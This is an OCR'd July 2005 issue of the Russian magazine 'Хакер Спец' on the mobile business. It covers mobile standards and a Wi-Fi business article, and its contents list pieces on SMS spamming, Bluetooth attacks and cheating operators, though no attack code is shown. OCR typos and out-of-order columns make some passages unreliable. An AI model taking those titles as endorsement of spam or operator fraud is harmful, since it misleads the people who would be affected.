

# СПЕЦ ЖУРНАЛ ТАНЖЕР

№07(56) ● ИЮЛЬ ● 2005

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ




## Мобильные деньги

Как заработать денег  
на мобильной индустрии

Стр.  
30

### Мобильный бизнес Организация торговли мобильными телефонами

Заниматься мобильной связью сейчас очень выгодно и для операторов, и для поставщиков контента. Не стоит забывать и тех, кто продает мобильные устройства!



Стр.  
56

### Наводнение сообщениями Как делают бизнес SMS-спаммеры

E-mail-спамом, как известно, занимаются только плохие люди. Но лишь очень, крайне монструозно-плохие люди занимаются SMS-спамом. Их немного, но они тоже зарабатывают деньги... И их презирают.



**В ЖУРНАЛЕ** Мобильная связь сегодня **4**, Деньги из воздуха **8**, Мобильный сервис **14**, Ориентация имеет значение **20**, Голубая мечта **26**, Мобильный бизнес **30**, Мобильный сайт для начинающих **38**, Копеечка для портала **42**, Интервью с профессионалами **44**, Психология генет **48**, Мобильная игромания **50**, Наводнение сообщениями **56**, Развлечение для кодера **64**, Охота на голубой зуб **68**, Безопасный взлом через GPRS **74**, Дешевый GPRS **80**

**НА CD** Series 80 DP 2.0 SDK для Symbian SDK для UIQ 2.0 ■ QFileMan ■ Makes WinSCP 3.7.5 beta ■ GCC, Symbian build 539 ■ OpenSSH for Windows 3.8.1 ■ FlyakiteOSX 2.0 ■ ICMP Shell v0.2 BeFaster 3.54 ■ Symbian CommDB Wizards SDK

**(game)land**  
ISSN 1609-1027  
9 771609 102006 07>



# СПЕЦ ХАКЕР SMS СЕРВИС

- РАСШИФРОВКА ТЕРМИНОВ
- КАРТИНКИ ДЛЯ МОБИЛЬНОГО
- ОТВЕТЫ НА ТВОИ ВОПРОСЫ
- ВИКТОРИНА С ПРИЗАМИ

Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на [sms@real.xakep.ru](mailto:sms@real.xakep.ru)

На диске к журналу есть новый СЮРПРИЗ, но он под паролем! Чтобы узнать пароль, пришли код **w0167** на номер **4445**.

## Хочешь узнать ответ на вопрос?

Пришли код вопроса (к примеру, "w0082") на номер **4445**.

- Как стать автором журнала "Хакер"? (код w0082)
- Какую гурь курит Бублик? (код w0164)
- Есть ли в редакции голубые? (код w0165)
- Когда Лозовский потеряет девственность? (код w0166)

Можно присылать свои вопросы

Задай **свой** прикольный вопрос! Пришли вопрос на номер **4445** в виде **98 text\_voprosa** (например "98 Есть ли в редакции голубые?"). Не более 160 символов латиницей или 70 символов кириллицей.

## Хочешь узнать, что значит термин?

Пришли код термина (к примеру, "w0001") на номер **4444**.

интерфейс терминал	(код w0010)	спам	(код w0094)
библиотека	(код w0011)	офшор	(код w0095)
транзакция	(код w0012)	крякер	(код w0096)
архитектура	(код w0013)	бета	(код w0097)
транссировка	(код w0014)	скин	(код w0098)
дистрибутив	(код w0015)	сертификация	(код w0099)
утилиты	(код w0016)	аутсорсинг	(код w0100)
брандмауэр	(код w0017)	баннер	(код w0101)
хост	(код w0018)	локализация	(код w0102)
подсеть	(код w0019)	тестер	(код w0103)
демон	(код w0020)	дамп	(код w0104)
эксплойт	(код w0021)	стек	(код w0105)
хостинг	(код w0022)	исключение	(код w0106)
сервис пак	(код w0023)	мидлет	(код w0107)
файрвол	(код w0023)	обфускатор	(код w0108)
брутфорсер	(код w0025)	документация	(код w0109)
тэг	(код w0026)	поток	(код w0110)
парсер	(код w0027)	хэширование	(код w0111)
инициализация	(код w0028)	браузер	(код w0112)
кодировка	(код w0029)	инсталлятор	(код w0113)
визуализация	(код w0030)	реестр	(код w0114)
снифер	(код w0038)	аккаунт	(код w0115)
кейлоггер	(код w0040)	домен	(код w0116)
троян	(код w0041)	девелопер	(код w0117)
отладчик	(код w0042)	флуг	(код w0118)
эмулятор	(код w0043)	пиктограмма	(код w0119)
хук	(код w0044)	архиватор	(код w0120)
пиринг	(код w0045)	экспозиция	(код w0121)
хаб	(код w0047)	стробоскоп	(код w0122)
фТП	(код w0048)	бинарник	(код w0123)
маппинг	(код w0049)	баг	(код w0124)
роутер	(код w0050)	шлюз	(код w0125)
прокси	(код w0051)	шелл	(код w0126)
редирект	(код w0052)	блог	(код w0127)
слот	(код w0053)	бэкап	(код w0128)
ник	(код w0054)	декодирование	(код w0129)
биос	(код w0055)	локалка	(код w0130)
оболочка	(код w0056)	бэкдор	(код w0131)
ядро	(код w0057)	хомпага	(код w0132)
юстировка	(код w0058)	сессия	(код w0133)
конвертер	(код w0059)	авторизация	(код w0134)
коаксиал	(код w0060)	топик	(код w0135)
транспондер	(код w0061)	профиль	(код w0136)
поляризация	(код w0062)	сегмент	(код w0137)
патч	(код w0063)	листинг	(код w0138)
азимут	(код w0064)	алиас	(код w0139)
кодек	(код w0065)	свитч	(код w0140)
граббинг	(код w0066)	спуфинг	(код w0141)
мультифид	(код w0067)	фрикинг	(код w0142)
бог	(код w0068)	крякинг	(код w0143)
пиксел	(код w0069)	сиквел	(код w0144)
модератор	(код w0070)	ретранслятор	(код w0145)
флейм	(код w0071)	коммутатор	(код w0146)
кряк	(код w0072)	аттач	(код w0147)
варез	(код w0073)	плагин	(код w0148)
сплиттер	(код w0074)	регистр	(код w0149)
	(код w0075)	протокол	(код w0150)
			(код w0151)
			(код w0152)
			(код w0153)
			(код w0154)
			(код w0155)
			(код w0156)
			(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

## Хочешь фирменный лого на свой сотовый?

Пришли код логотипа (к примеру, "1001") на номер **4446**.



Пришли свой логотип! [sms@real.xakep.ru](mailto:sms@real.xakep.ru)



# INTRO

**В**се мои грузья норовят где-нибудь подработать, лишь единицы из них труятся на одной, но высокооплачиваемой работе. Все остальные крутятся, чтобы в сумме заработать на достойную жизнь. Способов заработка "на стороне" столько, что перечислять все можно долго, но наиболее популярные из них связаны с компьютерами, мобильными телефонами, программированием и интернетом. Кто сайты рисует, кто полиграфией увлекается, а кто целые онлайн-порталы основывает. Сами по себе порталы не приносят прибыли, и все по-разному выбивают деньги из своих геттиш: кто баннеры размещает, кто прямо на сайте чем-то торгует, а кто продает мобильный контент по партнерским программам. Последнее сейчас особенно актуально, так как не требует особых затрат, регистрации, полностью виртуально, а рынок мобильного контента растет огромными темпами. Партнерских программ становится все больше, конкуренция заставляет владельцев сайтов поднимать процент, который отчисляют с продаж рингтонов и картинок, а интерес к подобному способу заработка растет пропорционально рынку. Вот мы и решили разобраться в том, как можно влиться в мобильный бизнес, на чем можно заработать и что для этого необходимо. По статистике, множество проектов умирает еще на стадии первоначального развития. У кого-то не хватает идей и знаний, кто-то страдает от нехватки единомышленников, а кто-то просто не справляется с организацией. Мы надеемся, что этот номер поможет начинающим предпринимателям прорвать замкнутый круг этой неопределенности и двигаться в нужном направлении. Как свидетельствуют эксперты, с которыми мы беседовали при создании номера, главное - четко определить цель и постоянно к ней стремиться. А если все делать "лишь бы и как бы", то и результат будет соответствующим.

*Андрей Каролик*



# СОДЕРЖАНИЕ № 07 (56)

## ЧЕМ ЗАНЯТЬСЯ

- 4 Мобильная связь сегодня**  
Технологии и стандарты
- 8 Деньги из воздуха**  
Об организации полноценного Wi-Fi-бизнеса
- 14 Мобильный сервис**  
Поднимаем денежные знаки на мобильных сервисах
- 20 Ориентация имеет значение**  
Практическое использование GPS
- 24 ТВ по мобильнику**  
Что можно посмотреть
- 26 Голубая мечта**  
Какая польза от Bluetooth
- 30 Мобильный бизнес**  
Организация торговли мобильными телефонами

## ЛИКБЕЗ

- 36 Успешный WAP-проект**  
Опыт создания KMX.Ru и рекомендации от создателя
- 38 Мобильный сайт для начинающих**  
Создание WAP-сайта без использования компьютера
- 42 Копеечка для портала**  
Печальный опыт подработки
- 44 Интервью с профессионалами**  
Эксперты отвечают на наши вопросы
- 48 Психология виртуальных денег**  
Кто готов платить, за что и почему

## CODING & HACKING

- 50 Мобильная игромания**  
Теория разработки игр для сотовых телефонов
- 56 Наводнение сообщениями**  
Как делают бизнес SMS-спаммеры



- 60 Телефонодобывающий комбайн**  
Руководство по автоматизированному созданию SMS-спамлиста
- 64 Развлекуха для кодера**  
Создание телесерийной игры на конкретном примере
- 68 Охота на голубой зуб**  
Подготовка и методы атаки
- 74 Безопасный взлом через GPRS**  
Наглядные примеры из практики
- 80 Дешевый GPRS**  
Честный обман оператора

## SPECIAL delivery

- 84 Обзор книг**  
Что почитать
- 86 Обзор SMS-гейтов**  
Применение SMS-гейтов на практике
- 90 WEB**  
Что посмотреть
- 94 FAQ**  
Вопросы от начинающих программистов и не только

## ЧЕМ ЗАНЯТЬСЯ

- 14 Мобильный сервис**  
Поднимаем денежные знаки на мобильных сервисах



## ЧЕМ ЗАНЯТЬСЯ

- 30 Мобильный бизнес**  
Организация торговли мобильными телефонами



## ЭКСПЕРТ НОМЕРА

Денис Мингулов



Программист (C/C++, Java). Автор программы Digital Chain. Участвовал в нескольких проектах по использованию Palm в качестве управляющего командного пункта для различных «железачных» систем в России, а также в разработке различных игр для Palm для зарубежных компаний. С 2001 года - разработчик и для Windows CE. Из последних проектов: порт EChess на Series 60, популярная книгочиталка для Symbian - QReader и др.





## ОФФТОПИК

### СОФТ

#### 102 NoNaMe

Самый вкусный сорт

### HARD

#### 108 Моддинговые корпуса

Серийная база для твоего творчества

#### 113 Очень большой накопитель

Maxtor DiamondMax 6B300SO

#### 114 Паяльник

### CREW

#### 118 е-мыло

Пишите письма!


### STORY

#### 120 Никто из страны нигде

## CODING & HACKING

# 56 Наводнение сообщениями

## Как делают бизнес SMS-спаммеры



## HARD

# 108 МОДДИНГОВЫЕ КОРПУСА

## Серийная база для твоего творчества



## Редакция

### » главный редактор

Николай «AvaLANche» Черепанов  
(avalanche@real.xakep.ru)

### » выпускающие редакторы

Александр «Dr.Klouniz» Лозовский  
(alexander@real.xakep.ru),

Андрей Каролик  
(andrusha@real.xakep.ru)

### » редакторы

Ашот Оганесян  
(ashot@real.xakep.ru),  
Николай «Gorlum» Андреев  
(gorlum@real.xakep.ru)

### » редактор CD и раздела ОФФТОПИК

Иван «SkyWriter» Касатенко  
(sky@real.xakep.ru)

### » литературный редактор, корректор

Валентина Иванова  
(valy@real.xakep.ru)

## Art

### » арт-директор

Кирилл «KROt» Петров  
(kegel@real.xakep.ru)  
Дизайн-студия «100%КПД»

» верстальщик  
Алексей Алексеев

» художник  
Константин Комардин

## Реклама

### » директор по рекламе ИД (game)land

Игорь Пискунов (igor@gameland.ru)

### » руководитель отдела рекламы

цифровой и игровой группы  
Ольга Басова (olga@gameland.ru)

### » менеджеры отдела

Виктория Крымова (vika@gameland.ru)

Ольга Емельянцева  
(olgaeml@gameland.ru)

### » трафик-менеджер

Марья Алексеева  
(alekseeva@gameland.ru)  
тел.: (095) 935.70.34  
факс: (095) 924.96.94

## PR

### » директор по PR цифровой группы

Глеб Лашков  
(lashkov@gameland.ru)

## Распространение

### » директор отдела

### дистрибуции и маркетинга

Владимир Смирнов  
(vladimir@gameland.ru)

### » оптовое распространение

Андрей Степанов  
(andrey@gameland.ru)

### » региональное розничное

распространение  
Андрей Наседкин  
(nasedkin@gameland.ru)

### » подписка

Алексей Попов  
(popov@gameland.ru)  
тел.: (095) 935.70.34  
факс: (095) 924.96.94

## PUBLISHING

### » издатель

Сергей Покровский  
(pokrovsky@gameland.ru)

### » учредитель

ООО «Гейм Лэнд»

### » директор

Дмитрий Агарунов  
(dmitri@gameland.ru)

### » финансовый директор

Борис Скворцов  
(boris@gameland.ru)

## Горячая линия по

## подписке

тел.: 8 (800) 200.3.999

Бесплатно для звонящих из России

## Для писем

101000, Москва,  
Главпочтамт, а/я 652, Хакер Спец

## Web-Site

<http://www.xakep.ru>

## E-mail

[spec@real.xakep.ru](mailto:spec@real.xakep.ru)

Мнение редакции не всегда совпадает с мнением авторов. Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб. За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № 77-12014 от 4 марта 2002 г.

Тираж 42 000 экземпляров.  
Цена договорная.

## Content:

### 4 Мобильная связь сегодня

Технологии и стандарты

### 8 Деньги из воздуха

Об организации полноценного Wi-Fi-бизнеса

### 14 Мобильный сервис

Поднимаем денежные знаки на мобильных сервисах

### 20 Ориентация имеет значение

Практическое использование GPS

### 24 ТВ по мобильнику

Что можно посмотреть

### 26 Голубая мечта

Какая польза от Bluetooth

### 30 Мобильный бизнес

Организация торговли мобильными телефонами

Рябцев Владимир aka BigMaK (bigmak1@progtech.ru)

# МОБИЛЬНАЯ СВЯЗЬ СЕГОДНЯ

## ТЕХНОЛОГИИ И СТАНДАРТЫ

**К**ак часто на улице или в метро ты видишь людей с мобильными или КПК? Наверное, нам всем проще сказать, как часто мы их не видим. Если раньше мобильный телефон, а тем более КПК, были доступны единицам, то теперь мир наводнен ими. Появились новые возможности, новые услуги, стандарты, протоколы и т.д.



30-го апреля 1895 года была изобретена беспроводная связь, ее создателем был русский физик Александр Попов. Первая полноценная радиотрансляция была проведена в 1906 году, а всего лишь через 85 лет в 1991 году в Скандинавии появилась первая коммерческая GSM-сеть.

### СОВРЕМЕННЫЕ ТЕХНОЛОГИИ И СТАНДАРТЫ МОБИЛЬНОЙ СВЯЗИ

#### GSM

■ GSM (Global System for Mobile Communication) - самый распространенный в Европе стандарт связи. Его разработку начала одноименная группа GSM (Group Special Mobile), функции которой впоследствии были переданы Европейскому институту телекоммуникационных стандартов. Первая спецификация стандарта была выпущена в 1990 году.

GSM - цифровая система, кодирование в которой происходит по алгоритму RPE-LPC (Regular Pulse Excited - Linear Predictive Coder). В этом стандарте впервые появилась возможность использовать любимый всеми сервис SMS, также конференц-связь, ожидание и переадресация вызова, факсовая связь, АОН и международный роуминг. Предоставляется возможность передачи данных на скорости 9,6 Кбит/с. Тарификация идет не по количеству переданных данных, а по времени, за которое передаются эти данные.

Архитектура сети GSM состоит из трех частей: мобильного телефона, базовой станции (проще говоря, соты) и центра коммуникаций. Базовая станция обеспечивает связь между мобильным телефоном и центром коммуникаций. Но из-за выделения канала на каждый сеанс связи возможности технологии довольно ограничены.

#### CDMA

■ CDMA - очень перспективный стандарт, позволяющий выполнить переход на технологии следующего поколения с минимальными финансовыми потерями. Изначально он разрабатывался и использовался военными ведомствами США и СССР. Соответственно, у этого стандарта хорошо развита система безопасности: военные в таких державах не

стали бы пользоваться слабо защищенными технологиями.

CDMA отличается от стандарта GSM большей пропускной способностью. Здесь информация передается от базовой станции на все имеющиеся мобильные, но каждая трубка понимает только то, что предназначено ей. В GSM же несколько абонентов если и смогут поговорить на одном канале, то не одновременно.

#### WAP

■ WAP (Wireless Application Protocol) - технология доступа в интернет с мобильных устройств. Технология основана на языке WML (Wireless Markup Language) - что-то напогобие HTTP, только для мобильных телефонов.

Протокол WAP использует архитектуру "клиент-сервер" (про нее можно почитать в мартовском номере "Спеца"), что предполагает наличие гейта или шлюза, включенного в мобильную сеть, который выполнял бы преобразование страничек для их просмотра на мобильном устройстве и преобразовывал запросы мобильного в протокол TCP.

WAP использует двоичный формат данных, что позволяет сжимать все пакеты. Протокол был специально оптимизирован для мобильных устройств с низкой пропускной способностью каналов и большими периодами ожидания. Этот протокол сейчас поддерживают практически все телефоны. Консорциум WAP Forum разрабатывает технологии хранения данных, авторизационные системы, протоколы транспортного уровня и все в этом духе.

#### GPRS

■ GPRS (General Packet Radio Service - пакетная передача данных по радиоканалу) - еще одна технология доступа в интернет с мобильных устройств. Выгодно отличается от WAP и передачи данных в GSM.

В GPRS используется не повременная тарификация, здесь нет необходимости постоянно сидеть на линии. Оплата - только за трафик, за что отдельная благодарность пакетной передаче данных, занявшей место голового трафика. Теперь не нужно постоянно быть на линии: пакеты передаются по многим каналам в перерывах между речью.

Теоретически максимальная скорость доступа - 171,2 Кбит/с. На практике же достигается скорость не более 30 Кбит/с. Голосовой

ЧЕМ ЗАНЯТЬСЯ



трафик имеет больший приоритет над данными, поэтому скорость напрямую зависит от загрузки сети.


Через GPRS можно отправлять сообщения SMS и MMS, сидеть в интернете по протоколу WAP. Развлекайся сколько душе угодно, но учитывай один существенный минус - маленькую скорость. На смену GPRS потихоньку приходит технология EDGE, но о ней ниже.

## BLUETOOTH


■ **Bluetooth** - технология беспроводной передачи данных на небольшие расстояния (до десяти метров плюс возможность увеличения до одного километра). Технология позволяет соединять различные устройства, причем не требуется, чтобы они были в прямой видимости друг от друга.

Почему такое название - "Голубой зуб"? Технология была названа прозвищем датского короля Гарольда (Harold Bluetooth, который в X веке объединил Данию и Норвегию). То же самое призвана творить Bluetooth с различными устройствами. Разработку технологии начала компания Ericsson еще в 1994 году. В феврале 1998 года была создана группа Bluetooth SIG (Special Interest Group). В ее задачу входит разработка и продвижение технологии. Сейчас в состав группы входит более 3000 компаний, среди них такие гиганты, как 3Com, Motorola, Compaq, Dell, Intel, IBM, Toshiba, Nokia и т.д.

Протокол поддерживает соединение "точка-точка" и "точка-многоточка". Два или более устройства, использующие один канал, образуют пикосеть (piconet). Одно устройство - основное, а остальные - подчиненные. В одной



Возможное построение сети на основе Bluetooth



Структура пакета Bluetooth

пикосети может быть до семи активных устройств, остальные находятся в стадии парковки. Устройство, являющееся основным в одной пикосети, может с легкостью быть подчиненным в другой. Различные пикосети, работающие вместе, образуют "распределенную сеть" (scatternet).

Очень важно, чтобы пикосети, входящие в распределенную сеть, работали на разных частотах, иначе может получиться то, что словом не опишешь.

Теперь немного углубимся в технические параметры технологии. Bluetooth передает данные пакетами. Структуру пакета можно посмотреть на приведенной схеме.

Стандартный пакет состоит из кода доступа, заголовка и информационно-



Цифровая камера Sony, оснащенная Bluetooth



Беспроводные телефонные трубки с Bluetooth

го поля. Код доступа идентифицирует пакеты, относящиеся к одной пикосети, а также используется для синхронизации. Он состоит из преамбулы, синхрослова и концевика. Далее идет заголовок, который используется для управления связью и состоит из адреса активного элемента, кода типа данных, данных для управления потоком данных, подтверждения правильного приема (ARQ), бита для определения последовательности (SEQN) и контрольной суммы (HEC).

Bluetooth - очень перспективная технология, которая позволяет объединять любые устройства от компьютера до стиральной машинки (при наличии соответствующих возможностей техники, конечно).

Практически все современные мобильные устройства поддерживают этот стандарт, а если не поддерживают, то всегда смогут прийти на помощь множество имеющихся на рынке адаптеров Bluetooth.


## WI-FI

■ **Wi-Fi** (Wireless Fidelity) - это ряд протоколов беспроводной передачи

Архитектура сети GSM состоит из мобильного телефона, базовой станции и центра коммуникаций.

Стандарт CDMA отличается от GSM большей пропускной способностью.

Очень важно, чтобы пикосети, входящие в распределенную сеть, работали на разных частотах.



Структура устройства Bluetooth

## ПОЛЕЗНЫЕ ССЫЛКИ

■ [www.sotovik.ru](http://www.sotovik.ru) - портал, на котором есть все для мобильных устройств. Кроме большого ассортимента самих устройств, на сайте также масса статей, описаний технологий и стандартов. Постоянно публикуются новости мобильного мира.

■ [www.3gnews.ru](http://www.3gnews.ru) - сайт с последними новостями о мобильных сетях третьего поколения.



PC-карта Bluetooth от 3Com



Комплект беспроводной печати



Технология	Теоретическая скорость	Реализованная скорость
GSM	9,6 Кбит/с	9,6 Кбит/с
HPCSD	57,6 Кбит/с	28,8 Кбит/с
GPRS	171,2 Кбит/с	56 (115) Кбит/с
EDGE	384 Кбит/с	144 Кбит/с

Скорости передачи данных в различных технологиях



Кбит/с. Конечно, с увеличением количества пользователей скорость будет снижаться, но в любом случае она будет выше, чем в стандарте CDMA2000 1x и тем более в GPRS-сетях.

Кроме увеличения скоростей госту-па, EDGE также обеспечивает пользователям очень хорошее качество связи. Большинство современных трубок уже поддерживают EDGE. Многие провайдеры CDMA переходят на GSM-системы именно из-за технологии EDGE.

### SIP

■ SIP (Session Initiation Protocol) - протокол инициирования сеансов. Прикладной протокол, предназначенный для организации, изменения и завершения сеансов связи. С ним связывают будущее IP-телефонии. Эксперты считают, что SIP лучше согласуется с понятием IP-телефонии как массового IP-сервиса, чем протокол H.323.

Сейчас масса программного обеспечения и аппаратуры уже поддерживает протокол SIP. Ассоциация разработчиков мобильных сетей третьего поколения "3GPP-консорциум" решила, что SIP будет голосовым протоколом в этих сетях.

Очень важен тот факт, что SIP не является протоколом для передачи голосовых данных. Уже название "SIP" говорит о том, что протокол обеспечивает создание и контроль соединения и не привязан к передаче данных. За передачу данных отвечает протокол SDP (Session Description Protocol - протокол описания сеанса), который работает на пару с протоколом SIP и позволяет передавать данные внутри SIP-сеанса, не исключая использование основной функции - разговора.

Протокол SIP был разработан группой MMUSIC (Multiparty Multimedia Session Control) комитета IETF (Internet Engineering Task Force). В основу протокола были заложены следующие принципы: персональная мобильность пользователей, масштабируемость сети и расширяемость протокола.

### PTT/POC

■ PTT (Push to talk) - технология получения связи с абонентами посредством нажатия одной кнопки. Ее полное название - Push To Talk over Cellular (PoC). У этой технологии есть большие преимущества по сравнению с обычной конференц-связью. Во-первых, нет ограничения на количество разговаривающих до пяти че-

Из-за выхода технологии Centrino беспроводной доступ через Wi-Fi станет еще популярнее, так как его поддержка уже будет встраиваться в компьютеры.

### ТЕХНОЛОГИИ И СТАНДАРТЫ МОБИЛЬНОЙ СВЯЗИ ЗАВТРАШНЕГО ДНЯ

#### EDGE - ЭТО GPRS ЗАВТРАШНЕГО ДНЯ

■ В отличие от GPRS, в технологии EDGE применяется спектрально-эффективная модуляция и адаптивная настройка канала в зависимости от требований и реальной помеховой обстановки. EDGE-системы используют спектр в три раза эффективнее, чем GPRS-сети.

EDGE - очень хорошая технология для тех компаний, которые не имеют лицензии на работу с системами третьего поколения. EDGE поможет сохранить конкурентоспособность фирмы на рынке! Для компаний-операторов также важен тот факт, что EDGE - это надстройка над GSM-сетью. Другими словами, для ее запуска в работу не будет необходимости изменять всю аппаратуру.

Средняя скорость передачи данных в EDGE теоретически может достигать 384 Кбит/с. На практике же она находится на отметке 144 Кбит/с. В июле 2004 года венгерский оператор связи T-Mobile установил мировой рекорд скорости передачи данных - 235,6

данных. Изначально он создавался как альтернатива оптическим кабельным сетям. Конечно же, Wi-Fi лучше, чем связь по километрам проложенного кабеля, плюс это чудо предоставляет возможность перемещать компьютер в любое место в офисе.

В связи с распространением ноутбуков и КПК технологию Wi-Fi стали использовать в hot-spot'ax (точках беспроводного доступа в интернет). Очень удобно, например, если в дороге нужно посмотреть какую-либо информацию в интернете или отправить e-mail. Самым популярным протоколом Wi-Fi считается 802.11b с максимальной скоростью работы 11 Мбит/с. Еще существуют 802.11a и 802.11g, которые позволяют работать с информацией на скорости 54 Мбит/с. Разработчики нового стандарта 802.11n обещают увеличение скорости до 320 Мбит/с.

Из-за выхода технологии Centrino беспроводной доступ через Wi-Fi станет еще популярнее, так как его поддержка уже будет встраиваться в компьютеры. А если чей-то ноутбук не поддерживает эту технологию, ему не стоит расстраиваться, так как существуют специальные адаптеры, которые без проблем можно подключить к нему.

Теоретически максимальная скорость GPRS - 171,2 Кбит/с, но на практике достигается скорость не более 30 Кбит/с.

Благодаря выходу технологии Centrino, поддержку Wi-Fi будут встраивать в компьютер.



PCMCIA-адаптер от Nokia с поддержкой GPRS и Wi-Fi



КПК HP iPAQ h5550 с поддержкой Wi-Fi



Беспроводной адаптер D-Link, работающий с тремя протоколами 802.11abg





Danya (stream@oskolnet.ru)

# ДЕНЬГИ ИЗ ВОЗДУХА

## ОБ ОРГАНИЗАЦИИ ПОЛНОЦЕННОГО WI-FI-БИЗНЕСА

**Н**аши постоянные читатели наверняка помнят номер, в котором мы довольно подробно рассказывали о тонкостях провайдерского бизнеса. Об организации локалки, выхода в интернет, прокладке проводов... Но это было давно, и, поднимая тему мобильного бизнеса сегодня, мы не можем не рассказать о беспроводных сетях, а именно - о построении собственного бизнеса на их основе.



### WI-FI В ТЕОРИИ

■ Итак, что же такое Wi-Fi? Как и все стандарты передатчи ган-ных, Wi-Fi (wireless fidelity) имеет свой номер - 802.11x, где "x" - это конкретная разновидность. Обычно, когда речь идет о Wi-Fi, подразумевают разновидности 802.11a, 802.11b и 802.11g, так как они являются самыми распространенными на сегодняшний день. Разработками стандартов занимается небезызвестный Институт инженеров по электротехнике и электронике (IEEE), который в 1997 году принял первый беспроводный стандарт для локальных сетей - 802.11. Он подразумевает работу на частоте 2,4 ГГц со скоростью 1 и 2 Мб/с. На разработку

(точнее, на постоянные доработки) этого стандарта ушло семь лет, и к моменту принятия он оказался устаревшим. Поэтому через два года тот же институт принял расширенный вариант стандарта - 802.11b, предполагающий работу на скорости 11 Мб/с, что сопоставимо с обычным проводным соединением (Ethernet). Поначалу беспроводной технологии уделялось слишком мало внимания, но, оценив удобство ее использования в "силиконовой долине", общественность несколько изменила свои взгляды. Оказалось, что такие сети очень удобны, так как не требуют прокладки километров проводов, а при перестановке в офисе и перепроектировке помещений заметно экономятся время, нервы и деньги. Так

что технология Wi-Fi впервые была использована именно для организации внутренних корпоративных систем.

### ОРГАНИЗАЦИЯ БЕСПРОВОДНЫХ СЕТЕЙ

■ Сам принцип организации предельно прост. На скриншотах очень подробно и понятно представлена вся схема организации сети. А на случай фризической установки вместе с каждым устройством поставляется мануал, в котором рассказывается об оптимальном применении устройства и его настройке.

Для организации Wi-Fi-сети вне здания, например для создания общественных хот-спотов и предоставления доступа в интернет пользователям, будет удобно приобрести внешнюю беспроводную точку доступа, например D-Link AirPremier DWL-2700AP, которая соответствует стандартам IEEE 802.11b/g (два самых модных стандарта) и работает на частоте 2,4 ГГц. Эта штука обладает довольно мощным передатчиком (200mW) и способна покрывать большие расстояния, обеспечивать беспроводную связь на скорости до 54 Мбит/с, предоставляя широкополосный доступ в интернет в радиусе 500 метров. Как гласит реклама, "точка доступа D-Link AirPremier DWL-2700AP разрабатывалась для работы в сложных климатических условиях и обладает достаточно прочным, водонепроницаемым корпусом и встроенным обогревателем с температурным датчиком". К тому же, по мнению многих разбирающихся в Wi-Fi людей, DWL-2700AP является наиболее защищенной точкой доступа для построения внешних Wi-Fi сетей. Рассматриваемый девайс обладает очень полезной функцией - WDS (Wireless Distribution System): устройство может использоваться как беспроводная точка доступа (AP), мост "точка-точка" (PtP), мост "точка - много точек" (PtMP), повторитель и беспроводный клиент. DWL-2700 также имеет встроенный DHCP-сервер, который будет автоматически назначать IP-адреса беспроводным клиентам. При использовании разно-

#### Wireless (Беспроводные) Сети

			Bluetooth	Цена
			<b>802.11b (11Mb)</b>	
SQT	EOL	DWL-1700AP	DWL-1700AP Внешняя беспроводная точка доступа 802.11b	999
SQT	EOL	DWL-1750	DWL-1750 Внешний беспроводной мост 802.11b	999
			<b>802.11b+ (11/22Mb)</b>	
		DWL-1000AP+	DWL-1000AP+ Точка доступа проф. 22M 1xLAN, 2xRPSMA	110
		DWL-1040AP+	DWL-1040AP+ Точка доступа проф. 22M 4xLAN, 2xRPSMA	117
	EOL	DI-714P+	DI-714P+ Интернет-шлюз с точкой доступа и принт-сервером 22Mbps 4xLAN, 1xWAN, RPSMA	120
			<b>802.11g+ (54Mb)</b>	
		DI-624+	DI-624+ 802.11g/b+ Беспроводный интернет-роутер 4x10/100 порта + 1 WAN	115
		DI-724P+	DI-724P+ Беспроводный 802.11g интернет-роутер, принт-сервер	142
		DI-824VUP+	DI-824VUP+ Интернет-шлюз VPN, 4 LAN 10/100, 802.11g, LPT/USB принт-сервер	183
			<b>Wireless Антенны и аксессуары</b>	
		ANT24-0800	ANT24-0800 Внешняя антенна всенаправленная 8dBi	127
		ANT24-0801	ANT24-0801 Внешняя направленная антенна (панель) 8,5dBi	110
			<b>Роутеры DI-1750, DI-2630, DI-3660</b>	
			<b>Роутеры (шасси)</b>	
CNT		DI-1750	DI-1750 Мультисервисный роутер, 2 слота для DRW	1249
CNT		DI-2630	DI-2630 Мультисервисный роутер, 2 слота для DRW, 2 слота для DRM	2130
CNT		DI-3660	DI-3660 Мультисервисный роутер, 4 слота для DRM	4992
